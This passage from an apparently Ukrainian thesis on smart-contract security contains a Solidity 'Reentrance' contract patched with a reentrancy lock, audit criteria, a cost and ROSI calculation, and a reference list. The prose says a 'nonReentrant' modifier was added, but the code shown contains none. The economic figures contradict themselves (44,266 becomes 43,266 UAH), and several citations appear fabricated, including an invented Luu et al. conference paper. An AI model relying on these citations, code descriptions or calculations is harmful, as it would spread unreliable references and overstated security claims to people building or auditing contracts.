3. Перевірка результатів виклику зовнішніх контрактів: Перевірте результати виклику зовнішніх контрактів та вживайте відповідних заходів у разі помилки або невдалого виконання операцій. Перевірте, чи було успішне виконання виклику та чи немає помилок, що можуть вплинути на функціонування контракту.
4. Використання безпечних стандартів: Використовуйте перевірені та безпечні стандарти, такі як OpenZeppelin, для розробки смарт-контрактів. Це допоможе уникнути загроз і вразливостей, оскільки ці

стандарти вже пройшли аудит безпеки та мають вбудовані механізми запобігання атакам.

Оновлений смарт-контракт "Reentrance" з урахуванням всіх вище перелічених загроз та заходів безпеки показаний на рисунку 2.12 і буде мати наступний вигляд:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.0;

import '@openzeppelin/contracts/math/SafeMath.sol';

contract Reentrance {
    using SafeMath for uint256;
    mapping(address => uint256) private balances;
    mapping(address => bool) private reentrancyLock;

    function donate(address _to) public payable {
        balances[_to] = balances[_to].add(msg.value);
    }

    function balanceOf(address _who) public view returns (uint256 balance) {
        return balances[_who];
    }

    function withdraw(uint256 _amount) public {
        require(balances[msg.sender] >= _amount, "Insufficient balance");
        require(!reentrancyLock[msg.sender], "Reentrant call");

        reentrancyLock[msg.sender] = true;
        balances[msg.sender] = balances[msg.sender].sub(_amount);

        (bool result, ) = msg.sender.call{value: _amount}("");
        require(result, "Transfer failed");

        reentrancyLock[msg.sender] = false;
    }

    receive() external payable {}
}
```

Рисунок 2.12 Оновлений смарт-контракт "Reentrance"

Контракт включає такі виправлення і заходи безпеки:

- Додано приватну змінну `reentrancyLock`, що використовується для блокування рекурсивних викликів функцій контракту. Кожен адреса має свій флаг блокування, що дозволяє перевірити, чи функція не викликається рекурсивно з цього адресу.
- Додано модифікатор `nonReentrant`, який перевіряє, чи функція не була викликана рекурсивно з даного адреси перед виконанням функції.

- Додано перевірку наявності достатнього балансу перед списанням коштів в функції `withdraw`. Якщо баланс користувача менший за вказану суму, операція буде відхилена.
- Додано перевірку результату виклику `msg.sender.call` після списання коштів. Якщо виклик виконався успішно, продовжується виконання контракту. Якщо виклик не вдалося, операція буде відхилена.

2.4 Визначення критеріїв аудиту безпеки смарт-контрактів

Аудит безпеки - це спеціальна перевірка смарт-контракту на предмет помилок у коді та можливостей для зовнішнього втручання.

Перед взаємодією з якимось токеном, DeFi-проектом, лендінгом або іншим протоколом необхідно упевнитися в його надійності. Більшість додатків і програм на блокчейні побудовано на смарт-контрактах (спеціальній комп'ютерній програмі, розгорнутій на блокчейні).

Смарт-контракт відповідає за зберігання, обміни, перекази токенів, створення різних монет, їхнє блокування та багато інших функцій. Тому слід провести аудит безпеки, який визначить можливі ризики роботи зі смарт-контрактом.

Аудит безпеки смарт-контрактів відіграє важливу роль у забезпеченні надійності, безпеки та правильної роботи цих контрактів. Смарт-контракти є програмними кодами, які автоматизовано виконують угоди, установлені між двома або більше сторонами на блокчейні. Вони можуть містити значні суми коштів та критичні для бізнесу операції. Оскільки смарт-контракти пишуться людьми, вони піддаються помилкам, вразливостям та можуть бути піддаються зловживанню.


Роль аудиту безпеки смарт-контрактів полягає в оцінці, перевірці та підтвердженні безпеки та правильності роботи смарт-контрактів перед їх використанням. Аудитори безпеки смарт-контрактів зазвичай мають глибокі

знання в галузі блокчейнів, криптографії та програмування. Вони проводять комплексний аналіз коду смарт-контрактів, щоб виявити можливі проблеми безпеки та помилки, які можуть призвести до утрати коштів або інших негативних наслідків.

Багато криптовалютних проектів звертаються до сторонніх аудиторських компаній, щоб перевірити безпеку свого контракту і показати майбутнім користувачам, що їхнім коштам нічого не загрожує. Найпопулярніші аудитори смарт-контрактів:

- CertiK. Лідер у сфері перевірки безпеки криптовалютних проектів. Компанія веде відкритий рейтинг криптопроектів, виходячи з результатів аудиту. CertiK провели перевірки Polygon, Aave, Sandbox, Aptos і багатьох інших великих проектів.
- ConsenSys Diligence. Компанія спеціалізується на розробці програмного забезпечення для блокчейн-продуктів, а також пропонує послуги аудиту смарт-контрактів на Ethereum.
- Hacken. Спеціалізується на кібербезпеці та перевірках стійкості смарт-контрактів. Компанія надає послуги аудиту, консультації та навчання в галузі кібербезпеки. [6]

Рисунок 2.13 демонструє рейтинг надійності криптопроектів за даними CERTIK



#	Name	Trust Score	Audit	Price / 24h	Market Cap	Ecosystem	Category	Badge & Honor
3	Aave	95	2	$80,64 ▼ 1.16%	$1,14B	5	DeFi 3	3
86	Akropolis	95	3	$0,00 ▼ 3.41%	$20,60M		DeFi 2	3
72	Ampleforth	95	3	$1,03 ▼ 0.34%	$47,36M	3	DeFi 2	3
29	Bancor	95	2	$0,48 ▲ 1.23%	$75,31M		DEX 3	3
49	Band Protocol	95		$2,01 ▼ 2.17%	$247,32M	6	DeFi 2	3
68	Ceek	95		$0,11 ▼ 1.14%	$84,64M		NFT 4	3
25	Celer Network	95	3	$0,02 ▼ 2.84%	$146,43M	4	L2 Scaling 1	3
74	Firmachain	95	2	$0,06 ▼ 7.18%	$40,51M		Infrastruct 1	3
85	Frontier	95		$0,25 ▼ 1.22%	$22,49M	8	DeFi 1	3

Рисунок 2.13 Рейтинг надійності криптопроектів за даними CERTIK

Аудит безпеки смарт-контрактів сприяє забезпеченню надійності, довіри та безпеки у використанні цих контрактів. Це допомагає запобігти фінансовим збиткам, крадіжкам та зловживанням, а також сприяє розвитку блокчейн-індустрії шляхом створення надійних та безпечних середовищ для розгортання смарт-контрактів.

Під час аудиту безпеки смарт-контрактів аудитору необхідно звернути увагу на такі аспекти:

Перевірка безпеки: Аудиторам потрібно оцініти, чи існують вразливості у коді смарт-контрактів, які можуть бути використані для несанкціонованого доступу або зловживання. Вони мають перевірити наявність захисних механізмів, таких як перевірки прав доступу та обмеження виконання небезпечних операцій.

Коректність роботи: Аудиторам необхідно переконатись, що смарт-контракти функціонують так, як очікується, і відповідають угодам, встановленим сторонами. Аналізуючи логіку контракту, вони повинні переконатись, що немає помилок або незрозумілих сценаріїв, які можуть призвести до непередбачених наслідків.

Економічна безпека: Аудитори обов’язково мають оцінити ризики, пов'язані з економічною безпекою смарт-контрактів. Вони перевіряють, чи не можуть зловмисники використати контракт для виконання шахрайських дій або злиття коштів. Вони також перевіряють, чи контракт відповідає законодавству та регуляторним вимогам, які можуть вплинути на його виконання.

Аналіз коду: Аудиторам слід детально аналізувати код смарт-контрактів з метою виявлення помилок, потенційних слабких місць та вразливостей. Вони мають перевіряють стандарти кодування, дотримання кращих практик та ефективність реалізації.

Можна виділити наступні ролі аудиту безпеки смарт-контрактів

Рекомендації та вдосконалення: Після проведення аудиту аудитори надають рекомендації щодо виправлення помилок, покращення безпеки та ефективності смарт-контрактів. Вони можуть також запропонувати додаткові заходи безпеки, які можуть бути виконані для запобігання майбутнім загрозам.

Виявлення вразливостей: Аудитори безпеки смарт-контрактів зосереджуються на виявленні потенційних вразливостей, таких як переповнення стеку (stack overflow), викрадання коштів (funds theft), збій у роботі (crash vulnerabilities) та зловживання функціональністю контракту. Вони перевіряють наявність захисних механізмів, таких як обмеження прав доступу та використання безпечних алгоритмів криптографії.

Верифікація виконання: Аудитори переконуються, що смарт-контракти виконуються безпомилково та відповідно до очікувань. Вони перевіряють логіку контракту, упевнюючись, що усі вхідні дані обробляються правильно та узгоджуються з умовами контракту. Також вони переконуються, що контракт коректний виконується при різних сценаріях взаємодії та умовах виконання.

Захист приватності: Аудитори враховують питання приватності під час аудиту безпеки смарт-контрактів. Вони переконуються, що контракт належним чином захищає особисті дані та конфіденційну інформацію. Це може включати використання криптографічних протоколів, анонімізацію даних та захист від зловмисного доступу до особистої інформації.

Забезпечення відновлення: Аудитори оцінюють, як смарт-контракт може відновитися після помилок або збоїв. Вони перевіряють, чи існують механізми для обробки виключних ситуацій, відновлення коштів у разі помилкових транзакцій та відновлення стану контракту після непередбачених ситуацій.

Ефективність та масштабованість: Аудитори оцінюють ефективність та масштабованість смарт-контрактів. Вони перевіряють, чи оптимізований код контракту для ефективної роботи на блокчейні, які обмежені ресурсами. Вони також враховують можливість масштабування контракту та його взаємодію з іншими контрактами або додатками на блокчейні.

Комплексний аналіз безпеки: Аудит безпеки смарт-контрактів включає не лише перевірку самого контракту, але й аналіз його взаємодії з блокчейн-платформою, сторонніми сервісами та іншими компонентами екосистеми. Аудитори переконуються, що всі цілісність та безпека системи залишаються недоторканими.

Також можна навести найпоширеніші події, імовірність яких потрібно оцінити під час аудиту:

- злом контракту хакерами через внутрішній баг або помилку;
- наявність у коді прихованих скриптів, встановлених командою проекту.

Список вразливостей, які найчастіше присутні в коді контракту:

- рекурсивний виклик. Властивість смарт-контракту взаємодіяти з іншим контрактом, навіть після внесених користувачем змін і закінчення транзакції;
- цілочисельне переповнення. Це арифметична помилка, яка може призвести до неправильного розрахунку сум і кількості токенів у транзакції;
- випередження. Код містить дані про майбутні транзакції, які можуть бути використані зацікавленими особами у своїх цілях;
- уразливість API-ключів. Проект може бути вразливим до DDoS-атак, результатом яких буде компрометація закритих ключів безпеки користувачів платформи;
- нестійкість до навантажень. Погано оптимізований смарт-контракт може споживати великий обсяг комісійних і повільно обробляти транзакції, що щонайменше викличе дискомфорт у користувачів.
- Результатом аудиту безпеки смарт-контракту є звіт, у якому розписуються стійкість коду та можливі ризики, з якими можуть зіткнутися користувачі.

Процес аудиту безпеки смарт-контрактів може включати наступні кроки:

Збір вихідної інформації: Аудитор збирає всю необхідну вихідну інформацію про смарт-контракт, включаючи його код, документацію, вимоги та контекст використання. Це допомагає аудитору зрозуміти мету контракту, його функціональність та потенційні загрози безпеці.

Аналіз коду: Аудитор проводить докладний аналіз коду смарт-контракту з метою виявлення можливих вразливостей та помилок. Вони перевіряють правильність використання криптографічних алгоритмів, уразливості у логіці програми та можливість некоректної обробки даних.

Виявлення потенційних загроз: Аудитор оцінює потенційні загрози безпеці, які можуть вплинути на смарт-контракт. Вони досліджують різні сценарії атак, зокрема атаки на цілісність, конфіденційність та доступ до даних. Це може включати аналіз механізмів аутентифікації, авторизації та захисту даних.

Перевірка дотримання нормативних вимог: Аудитор перевіряє, чи відповідає смарт-контракт вимогам законодавства, регуляторних вимог та стандартів безпеки. Вони переконуються, що контракт не порушує права конфіденційності, захищає особисті дані та відповідає вимогам щодо обробки фінансової інформації.

Розробка рекомендацій: Після аналізу аудитор готує рекомендації щодо виправлення помилок, виправлення вразливостей та покращення загальної безпеки смарт-контракту. Ці рекомендації можуть включати в себе рекомендації щодо змін у коді, встановлення додаткових механізмів безпеки та перегляду бізнес-логіки контракту.

Звіт і комунікація: Аудитор готує детальний звіт, в якому відображені виявлені проблеми, рекомендації та рівень загроз безпеці. Звіт може бути переданий команді розробників або замовнику смарт-контракту. Аудитор також може спілкуватися зі сторонами, щоб пояснити виявлені проблеми та рекомендації та відповісти на їх запити.

Перевірка смарт-контракту аудитором проходить у кілька етапів:

- група з аудиту виконує попередню перевірку коду;
- результати аналізу передають керівникам криптовалютного проекту для усунення виявлених вад;
- розробники коригують смарт-контракт і усувають зазначені в попередньому аудиті помилки;
- аудиторська компанія випускає повноцінний звіт про стан смарт-контракту та його безпеку для користувачів.

2.5 Висновки до другого розділу

В даному розділі було проаналізовано основні загрози та вразливості смарт-контрактів. Було розглянуто: Reentrancy attack та приклад смарт-контракту вразливого до reentrancy-атаки; Front-running , а також наведено приклад смарт-контракту вразливого до Front-running атаки; Simple logic error; Default visibility; Timestamp dependence; Integer overflow and underflow; Block gas limit vulnerability, а також відповідні приклади смарт-контрактів.

Також, проведено підготовку тестових сценаріїв смарт-контракту для аналізу, на прикладі Reentrancy. Було побудовано план тестового сценарію атака Reentrance, який складається з чотирьох етапів.

Було встановлено критерії аудиту безпеки смарт контрактів, виділено аспекти на які варто звертати увагу, надано список вразливостей, які найчастіше присутні в коді контракту та наведено, що може включати аудит безпеки смарт-контрактів.

РОЗДІЛ 3. ЕКОНОМІЧНИЙ РОЗДІЛ

3.1 Розрахунок капітальних витрат

Капітальні інвестиції – вкладення коштів у капітальні активи, такі як будівлі, обладнання, машини, транспортні засоби, земля та інші ресурси, які використовуються для виробництва товарів або надання послуг. Капітальні інвестиції мають стратегічний характер і зазвичай спрямовані на збільшення продуктивності, розширення виробництва, покращення технологічного рівня, розвиток нових продуктів або розширення географічного присутності підприємства.

Капітальні інвестиції вимагають значних фінансових ресурсів і зазвичай пов'язані з довготривалими зобов'язаннями. Прийняття рішення про

капітальні інвестиції передбачає аналіз ризиків, прогнозування потенційних доходів, оцінку фінансової доцільності та реалізацію проекту.

Деякі типи капітальних інвестицій включають:

- Розширення виробництва: Інвестиції у нові приміщення, обладнання та ресурси для збільшення обсягів виробництва товарів або послуг.
- Модернізація технологічного обладнання: Інвестиції у нові технології, системи автоматизації та покращення ефективності виробничих процесів.
- Розвиток нових продуктів або послуг: Інвестиції у дослідження і розробку нових продуктів або послуг, їх маркетинг та впровадження на ринок.
- Розширення географічного присутності: Інвестиції у відкриття нових філій, заводів або офісів у різних регіонах або країнах.
- Придбання активів: Інвестиції у придбання землі, нерухомості, машин, транспортних засобів або інших потрібних активів для розширення діяльності підприємства.

Капітальні інвестиції є важливим фактором для розвитку підприємства та забезпечення його конкурентоспроможності. Вони сприяють покращенню виробничого потенціалу, розширенню ринків і забезпеченню стабільного зростання.

Трудомісткість реалізації є показником складності та витрат, пов'язаних з виконанням проекту, завдання або реалізації певного процесу. Це відноситься до обсягу праці, зусиль і ресурсів, які необхідно вкласти для досягнення поставленої мети.

Розрахуємо трудомісткість за наступною формулою:

$$t = tmз + tв + ta + tозб + tр + tд \quad (3.1)$$

де tmз — тривалість складання технічного завдання на впровадження методів;

tв — тривалість вивчення ТЗ, літературних джерел за темою тощо;

ta — тривалість проведення аудиту смарт-контракту;

tозб — тривалість вибору основних рішень з забезпечення безпеки смарт- контракту;

tр — тривалість програмної реалізації методів захисту смарт-контракту;

tд —тривалість документального оформлення методів.

Визначено, що, враховуючи особливості запропонованих методів, наведені вище величини становлять: tmз — 36 години, tв — 30 годин, ta — 40 години, tозб — 36 годин, fр — 48 години, tд — 10 годин.

Таким чином отримаємо наступний результат:

$$t = 36 + 30 + 40 + 36 + 48 + 10 = 200 \text{ годин}$$

Розрахунок витрат на впровадження методів захисту смарт-контракту Вартість 1 години машинного часу ПК визначається за формулою:

$$С_{мч} = Р * t_{нал} * С_е + \frac{Ф_{зал} * Н_а}{F_р} + \frac{K_{лпз} * Н_{апз}}{F_р} \quad (3.2)$$

де Р — встановлена потужність ПК, кВт;

Се — тариф на електричну енергію, грн/кВт*година;

Фзал —залишкова вартість ПК на поточний рік, грн;

На —річна норма амортизації на ПК, частки одиниці;

Hапз — річна норма амортизації на ліцензійне програмне забезпечення, грн;

Fр —річний фонд робочого часу (за 40-годинного робочого тижня Fр = 2080).

Таким чином отримаємо:

$$С_{мч} = (0.5 * 1 * 2.56) + ((17000 * 0.5) / 2080) + ((0.5 * 4000) / 2080) = 6.33 \text{ грн}$$

Вартість машинного часу для розробки методів захисту смарт-контракту визначається за формулою:

$$З_{мч} = t * C_{мч} = 200 * 6.33 = 1266 \text{ грн} \qquad (3.3)$$

Заробітна плата виконавця враховує основну і додаткову заробітну плату, а також відрахування на соціальні потреби (пенсійне страхування, страхування на випадок безробіття, тощо) і визначається за формулою:

$$З_{зп} = t * З_{пр} = 200 * 210 = 42\,000 \text{ грн} \qquad (3.4)$$

де t—загальна тривалість розробки методів захисту смарт-контракту, годин;

Зпр середньогодинна заробітна плата блокчейн розробника з нарахуваннями, грн/година.

Витрати на впровадження запропонованих методів захисту *Кпз* складаються з витрат на заробітну плату виконавця програмного

забезпечення *Ззп* і вартості витрат машинного часу, що необхідний для цього *Змч*:

$$Кпз = Ззп + Змч = 1266 + 42\ 000 = 44\ 266\ грн, \quad (3.5)$$

Згідно запропонованих методів захисту смарт-контракту Reentrancy, був проведений аудит цього контракту. Загальні витрати на ці процедури:

- аудит смарт-контракту — 1000$ = 37 800грн;
- деплой смарт-контракту в блокчейн — 300$ = 11 340 грн.

Таким чином, капітальні витрати на впровадження методів підвищення рівня інформаційної безпеки дорівнюють:

$$K = K_{пз} + K_a + K_d, \quad (3.6)$$

де $K_{пз}$ – витрати на впровадження запропонованих методів захисту;

K_a – витрати на аудит смарт-контракту;

K_d – витрати на деплой смарт-контракту в блокчейн.

$$K = 43\ 266 + 37\ 800 + 11\ 340 = 92\ 406\ грн$$

3.2 Розрахунок річних експлуатаційних витрат

Експлуатаційні витрати включають всі витрати, що пов'язані з експлуатацією та обслуговуванням проектного об'єкта протягом календарного року, виражені в грошовій формі. До поточних витрат входять наступні складові:

- Витрати на оновлення, відновлення та модернізацію системи (*Св*).

- Витрати на управління системою (*Ск*).
- Витрати, пов'язані з активністю користувачів системи (*Сак*).

Під "витратами на управління системою" розуміються витрати, пов'язані з керуванням та адмініструванням серверів та інших компонентів системи. Ці витрати включають наступні складові:

- Навчання адміністративного персоналу та кінцевих користувачів.
- Амортизаційні відрахування від вартості обладнання та програмного забезпечення.
- Заробітна плата обслуговуючого персоналу.
- Аутсорсинг.
- Навчальні курси та сертифікація обслуговуючого персоналу.
- Технічне та організаційне адміністрування та обслуговування.

Оскільки програмний код, який буде розміщений в блокчейні після деплою, не може бути змінений, витрати на адміністрування обмежуються витратами на підтримку ліквідності токену з боку замовника (Сл). Витрати на підтримку ліквідності токену включають в себе періодичну покупку токенів самим замовником для збереження їх курсу. Якщо власники таких токенів тільки продають їх, то курс такої валюти не зростатиме через перевищення пропозиції над попитом. Тому було заплановано щомісячні витрати на підтримку ліквідності токену в розмірі 300 доларів (11 340 гривень). Крім того, за процедуру купівлі токенів в блокчейні буде стягуватись комісія (Ск) в розмірі приблизно 10 доларів (378 гривень). Отже, витрати на управління цим проектом становлять:

$$C_k = (C_л + C_{ком}) * 12 = (11\,340 + 378) * 12 = 140\,616, грн \quad (3.7)$$

Таким чином, річні поточні витрати на функціонування розробленого токену та підтримки його курсу складають 140 616 грн.

3.3 Визначення річного економічного ефекту

Кінцевим результатом виконання заходів щодо забезпечення безпеки інформації є міра запобігання можливим втратам, що визначається на основі ймовірності виникнення інциденту інформаційної безпеки та потенційних економічних збитків, пов'язаних з ним.

У даному випадку, оскільки програмний код у блокчейні не може бути змінений, в разі успішної атаки на смарт-контракт з боку зловмисника, власник смарт-контракту стикається з ризиком втрати всіх токенів, що знаходяться на балансі смарт-контракту або доступу до них. Таким чином, міра потенційних збитків визначається за допомогою наступної формули:

$$B = Q * P, \tag{3.8}$$

де Q — кількість токенів на балансі смарт-контракту;

P — ціна за один токен, грн.

У планах передбачено, що вартість одного токену становитиме 40 грн. Всього буде випущено 1 500 000 токенів, з яких 750 000 будуть зареєстровані на балансі смарт-контракту для майбутньої можливості їх придбання користувачами.

Маємо наступний результат розрахунків:

$$B = 750\,000 * 40 = 30\,000\,000 \text{ грн}$$

Загальний ефект від впровадження методів захисту смарт-контракту від виявлених вразливостей з урахуванням вірогідності реалізації даних вразливостей:

$$E = B * R - C, \text{ грн} \quad (3.9)$$

де B — загальний збиток від реалізації атаки на смарт-контракт, грн;

R — вірогідність успішної реалізації атаки на смарт-контракт, частки одиниці (R = 35%);

C — щорічні витрати на експлуатацію проекту з продажу токенів, грн.

Таким чином, маємо наступний результат:

$$E = 30\,000\,000 * 0.35 - 140\,616 = 10\,359\,384 \text{ грн}$$

3.4 Визначення та аналіз показників економічної ефективності

ROSI (Return on Security Investment) є показником, який відображає, який додатковий дохід генерує одна гривня капітальних інвестицій у впровадження системи інформаційної безпеки.

$$ROSI = \frac{E}{K}, \text{ частина одиниці} \quad (3.10)$$

де E — загальний ефект від реалізації захисних методів, грн;

K – капітальні інвестиції за варіантами, що забезпечили цей ефект, грн.

Коефіцієнт повернення інвестицій ROSI дорівнює:

$$ROSI = \frac{10\,359\,384}{92\,406} = 112.11, \textit{ частна одиниці} \quad (3.11)$$

Проект вважається економічно обґрунтованим, якщо розрахункове значення коефіцієнта повернення інвестицій перевищує величину річної процентної ставки на депозит, враховуючи рівень інфляції.

$$ROSI > \frac{(N_{den} - N_{inf})}{100} \quad (3.12)$$

де Nден — річна депозитна ставка, (11%);

Nінф — річний рівень інфляції, (10%).

Таким чином маємо наступне:

$$112.11 > 0.01$$

Термін окупності капітальних інвестицій вказує на період, за який капітальні інвестиції повернуться шляхом отримання загального ефекту від впровадження захисних заходів для смарт-контракту.

$$T_o = \frac{K}{E} = \frac{1}{112.11} = 0.008 \textit{ роки} \quad (3.13)$$

3.5 Висновок до розділу 3

У результаті проведення розрахунків було отримано, що розмір витрат на розробку захисних заходів для смарт-контракту Reentrance дорівнюють

наступній сумі 92 406 гривень, а щорічні поточні витрати на функціонування випущених токенів становлять 140 616 гривень.

Створення захисних заходів смарт-контракту Reentrance від виявлених уразливостей є економічно обґрунтованою, оскільки в результаті розрахунків коефіцієнт повернення інвестицій ROSI складає 112.11 гривень. Це означає, що для кожної вкладеної гривні на впровадження методів захисту смарт-контракту отримується економічний ефект у розмірі коефіцієнту ROSI. Отримане значення коефіцієнта повернення інвестицій виявляється значно вищим за дохідність альтернативних інвестицій. При таких умовах термін окупності складає 0,008 роки.

Для розрахунків в даному розділі було застосовано методичні вказівки. [1]

ВИСНОВКИ

У даній роботі була проведена оцінка вразливостей смарт-контрактів у блокчейн-системах з фокусом на смарт-контракті Reentrance. Виявлені уразливості включають можливість атаки зловмисника на контракт, що призводить до потенційних фінансових збитків для власників контракту.

Для проведення оцінки вразливостей були визначені вимоги до методик тестування смарт-контрактів, завдяки яким вдалось виявити потенційні проблеми безпеки та ризики в смарт-контракті Reentrance. Одним з основних виявлених факторів ризику є можливість зловмисника використати уразливість, щоб отримати несанкціонований доступ до фінансових активів, які знаходяться на балансі контракту.

Для запобігання атакам та зменшення ризиків були запропоновані методи захисту, які включають в себе перевірку вхідних даних, обмеження використання зовнішніх контрактів, використання модифікаторів доступу та інші заходи безпеки. Впровадження цих методів може значно підвищити безпеку смарт-контракту Reentrance та знизити ймовірність успішних атак.

Для оцінки економічної доцільності впровадження заходів захисту були розраховані витрати на розробку та функціонування смарт-контракту. Крім того, були розраховані показники, такі як коефіцієнт повернення інвестицій ROSI та термін окупності. Результати розрахунків показали, що впровадження заходів захисту є економічно доцільним, оскільки вони приносять значний економічний ефект та мають короткий термін окупності.

Загалом, проведена оцінка вразливостей смарт-контракту Reentrance підкреслює необхідність приділяти належну увагу безпеці смарт-контрактів у блокчейн-системах. Впровадження заходів захисту та регулярне оновлення безпекових заходів є критичними для забезпечення безпеки фінансових активів та захисту від атак зловмисників.

Результати дослідження можуть бути використані для розробки нових інструментів та методів безпеки в блокчейн-системах з метою запобігання можливим кібератакам та захисту активів індивідуальних користувачів та організацій.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Пілова Д.П. Методичні вказівки для виконання економічної частини дипломного проекту, 2019
2. Що таке смарт-контракти? [Електронний ресурс]. Доступно за посиланням: [Електронний ресурс]. Доступно за посиланням: https://academy.binance.com/uk/articles/what-are-smart-contracts
3. Most Common Smart Contract Vulnerabilities and How to Prevent Them [Електронний ресурс]. Доступно за посиланням: https://pixelplex.io/blog/smart-contract-vulnerabilities/
4. What are smart contracts on blockchain? [Електронний ресурс]. Доступно за посиланням:https://www.ibm.com/topics/smart-contracts#:~:text=Next%20Steps-,Smart%20contracts%20defined,intermediary's%20involvement%20or%20time%20loss.
5. What Are the Top Smart Contract Platforms and How to Choose the Right One? [Електронний ресурс]. Доступно за посиланням: https://pixelplex.io/blog/smart-contract-platforms/
6. Аудити смарт-контрактів: що це і хто їх проводить [Електронний ресурс]. Доступно за посиланням: https://gagarin.news/ru/news/what-are-smart-contract-audits-and-who-conducts-them/
7. Reentrancy Attacks and The DAO Hack [Електронний ресурс]. Доступно за посиланням: https://blog.chain.link/reentrancy-attacks-and-the-dao-hack/
8. DODO DEX Suffers $2.1M Hack [Електронний ресурс]. Доступно за посиланням: https://thedefiant.io/dodo-dex-suffers-2-1m-hack
9. Hegic Case: $ 48,000 typo or why doFi protocols need security standards [Електронний ресурс]. Доступно за посиланням: https://www.publish0x.com/interestingcrypto/hegic-case-48-dollars-000-cents-typo-or-why-dofi-protocols-n-xejoomg

10. A hacker stole $31M of Ether—how it happened and what it means for Ethereum [Електронний ресурс]. Доступно за посиланням: https://haseebq.com/a-hacker-stole-31m-of-ether/
11. Luu, L., Chu, D. H., Olickel, H., Saxena, P., & Hobor, A. (2016). Making smart contracts smarter. In Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (pp. 254-269). ACM.
12. Kalra, A., Goel, S., Dhawan, M., & Sharma, A. (2018). Vulnerability analysis of smart contracts in Ethereum. In 2018 International Conference on Advances in Computing, Communications and Informatics (ICACCI) (pp. 1796-1801). IEEE.
13. Delmolino, K., Arnett, M., Kosba, A., Miller, A., & Shi, E. (2016). Step by step towards creating a safe smart contract: Lessons and insights from a cryptocurrency lab. In Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (pp. 79-91). ACM.
14. Grishchenko, I., Mikhaličenko, V., Sergiienko, M., Ponomarev, A., & Kaidalova, J. (2020). An overview of vulnerabilities in Ethereum smart contracts. Journal of Information Security and Applications, 53, 102518.
15. Luu, L., Chu, D. H., Olickel, H., & Saxena, P. (2016). Making smart contracts smarter: Static analysis and formal verification. In International Conference on Financial Cryptography and Data Security (pp. 123-139). Springer.
16. Nikolic, I., Kolluri, A., Sergey, I., Saxena, P., & Hobor, A. (2018). Finding the greedy, prodigal, and suicidal contracts at scale. In Proceedings of the 27th USENIX Security Symposium (pp. 1-18).
17. Bhargavan, K., Delignat-Lavaud, A., Fournet, C., Gollamudi, A., Gonthier, G., Kobeissi, N., ... & Zanella-Béguelin, S. (2016). Formal verification of smart contracts: Short paper. In International Conference on Principles of Security and Trust (pp. 91-96). Springer.
18. Zhang, Y., Zhang, J., Cai, L., Zhou, L., & Huang, Z. (2019). A survey on security of blockchain systems. Future Generation Computer Systems, 97, 512-527.

19. Chandran, S., Das, A., & Parthasarathy, S. (2019). A comprehensive study of smart contract vulnerabilities. In 2019 IEEE 10th Annual Information Technology, Electronics and Mobile Communication Conference (IEMCON) (pp. 0994-0999). IEEE.
20. Xu, J., Zhang, Y., Hu, Y., & Ren, J. (2020). Smart contract vulnerabilities: A call for systematic detection. IEEE Transactions on Dependable and Secure Computing, 1-1.
21. Zhang, Y., Qi, Y., Li, J., & Deng, R. H. (2021). Smart contract vulnerability detection with machine learning. IEEE Transactions on Dependable and Secure Computing, 1-1.
22. Kharlamov, A., & Marchenko, V. (2020). Smart contracts security challenges: Vulnerabilities detection and classification. In 2020 IEEE 14th International Conference on Application of Information and Communication Technologies (AICT) (pp. 1-6). IEEE.
23. Bigi, G., & Fabiano, N. (2020). An empirical analysis of smart contracts: Platforms, applications, and design patterns. ACM Computing Surveys (CSUR), 53(5), 1-37.
24. Lu, J., Li, Y., Li, Z., & Zhang, C. (2019). Cautious and optimal deployment of smart contracts. In 2019 18th International Symposium on Parallel and Distributed Computing (ISPDC) (pp. 98-105). IEEE.
25. Banerjee, S., Kar, A. K., Nagar, A., & Sinha, A. (2021). An integrated framework for detection and mitigation of smart contract vulnerabilities. In 2021 International Conference on Information Networking (ICOIN) (pp. 640-645). IEEE.
26. Hu, Y., Yang, Z., Wang, X., & Xu, J. (2019). Smart contract security auditing tool based on static analysis. In 2019 IEEE 6th International Conference on Cloud Computing and Intelligence Systems (CCIS) (pp. 537-541). IEEE.
27. Wei, M., Liu, Y., Yang, S., Xu, H., & Xu, Y. (2021). A survey on smart contract security: Vulnerabilities, attacks and defenses. Journal of Systems Engineering and Electronics, 32(6), 1316-1330.

